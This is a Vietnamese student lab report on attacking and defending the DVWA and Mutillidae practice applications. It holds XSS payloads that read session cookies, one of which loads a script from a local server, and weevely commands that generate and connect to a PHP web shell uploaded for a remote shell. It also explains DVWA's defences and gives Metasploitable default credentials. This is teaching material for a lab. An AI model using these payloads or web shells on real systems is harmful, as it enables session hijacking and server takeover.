LAB 5

Web Attack and Defense (tt)

Họ tên và MSSV: Trần Duy Kha 1050080139

Lớp : K10-CNPM2

Link youtube: <https://youtu.be/fY4-u_gccqo>

Câu 1: Khai thác lỗi Cross-site scripting (XSS) trên DVWA

1.1. Tham khảo các tài liệu đính kèm để khai thác lỗi Dom-based XSS trên DVWA (security ở mức độ low) để lấy cookie của người dùng đang đăng nhập.


https://github.com/mrudnitsky/dvwa-guide-2019/blob/master/low/Challenge%2010:%20XSS%20(DOM).md

https://bughacking.com/dvwa-ultimate-guide-first-steps-and-walkthrough/#XSS\_DOM


<https://youtu.be/X87Ubv-qDm4?list=PLHUKi1UlEgOJLPSFZaFKMoexpM6qhOb4Q>

- Mở trang DVWA và chọn XSS, nhập thanh địa chỉ như trong hình bên dưới:


localhost/vulnerabilities/xss\_d/?default=<script>alert(document.cookie)</script>



python3 -m http.server 9999




Suno a.js





localhost/vulnerabilities/xss\_d/?default=<script src="http://127.0.0.1:9999/a.js"></script>




1.2. Tham khảo các tài liệu đính kèm để khai thác lỗi Stored XSS trên DVWA (security ở mức độ low) để lấy cookie của người dùng đang đăng nhập. Sau đó dùng công cụ Burp Suite (hoặc chức năng Inspect trên Firefox) để truy cập vào DVWA sử dụng cookie vừa lấy được.


https://github.com/mrudnitsky/dvwa-guide-2019/blob/master/low/Challenge%2012:%20XSS%20(Stored).md

https://bughacking.com/dvwa-ultimate-guide-first-steps-and-walkthrough/#XSS\_Stored

<https://youtu.be/P1I9UGpGdrU?list=PLHUKi1UlEgOJLPSFZaFKMoexpM6qhOb4Q>







1.3. Tham khảo mã nguồn (view source), giải thích ngắn gọn cách DVWA với security ở mức độ medium, high, impossible ngăn chặn tấn công khai thác lỗi Stored XSS.

- Medium: hàm strip\_tags loại bỏ các thẻ HTML và PHP ra khỏi chuỗi và sẽ trả về chuỗi đã loại bỏ hết các thẻ HTML và PHP trong $message. Hàm str\_replace sẽ loại bỏ tất cả &lt;script&gt;trong $name.

- High: hàm strip\_tags loại bỏ các thẻ HTML và PHP ra khỏi chuỗi và sẽ trả về chuỗi đã loại bỏ hết các thẻ HTML và PHP trong $message. Hàm addslashes() thêm một dấu gạch chéo ngược (\) phía trước ký tự đặc biệt: dấu nháy kép, dấu nháy đơn và dấu gạch chéo ngược trong $message.Loại bỏ tất cả các kí tự mà script có và không cho phép chữ T trong https.

- Impossible: Hàm htmlspecialchars () được triển khai lọc tất cả các ký tự nguy hiểm từ $message và $name.

Câu 2: Khai thác lỗi File upload trên DVWA


2.1 Tham khảo các tài liệu đính kèm để khai thác lỗi File upload trên DVWA (security ở mức độ low) để chiếm shell của máy chạy DVWA.


https://bughacking.com/dvwa-ultimate-guide-first-steps-and-walkthrough/#File\_Upload

https://github.com/mrudnitsky/dvwa-guide-2019/blob/master/low/Challenge%2005:%20File%20Upload.md

<https://youtu.be/K7XBQWAZdZ4?list=PLHUKi1UlEgOJLPSFZaFKMoexpM6qhOb4Q>


weevely generate your-password legitfile.php








weevely http://127.0.1.1/hackable/uploads/legitfile.php your-password





2.2. Tham khảo mã nguồn (view source), giải thích ngắn gọn cách DVWA với security ở mức độ medium, high, impossible ngăn chặn tấn công khai thác lỗi File upload.

- Medium: loại file được phép tải lên là image/jpeg bằng cách kiểm tra tên tệp, kích thước tệp, kiểu tệp và lấy chuỗi sau dấu chấm “.” để lấy được loại file trong cú pháp thẻ img. Ví dụ: &lt;img src=&quot;img\_girl.jpg&quot; alt=&quot;Girl in a jacket&quot; width=&quot;500&quot; height=&quot;600&quot;&gt; sẽ lấy được jpg.

- High: kiểm tra có phải là ảnh không nếu không thì không tải lên bằng cách phân tích các thông tin file, cho phép jpg, jpge, png file.

- Impossible: có nhiều biện pháp bảo mật làm cho việc tải file không phải ảnh là không thể.

Câu 4: Sử dụng công cụ OWASP ZAP để tìm lỗ hổng bảo mật của ứng dụng web


4.1. Sửa lỗi cấu hình cơ sở dữ liệu của Mutillidae trên máy ảo Metasploitable 2

<https://nudesystems.com/fix-mutillidae-database-error-in-metasploitable-2/>


Sử dụng thông tin đăng nhập mặc định:

* Username: msfadmin
* Password: msfadmin


cd /var/www/mutillidae



sudo nano config.inc




$dbname = 'owasp10';




sudo reboot


ifconfig












4.2. Khởi động máy ảo Metasploitable 2. Sau đó dùng công cụ OWASP ZAP để tìm các lỗ hổng bảo mật có trên ứng dụng web Mutillidae trên máy ảo Metasploitable 2.

owasp-zap




owasp-zap


Command 'owasp-zap' not found, but can be installed with:


sudo apt install zaproxy


Do you want to install it? (N/y)y


sudo apt install zaproxy
















---HẾT---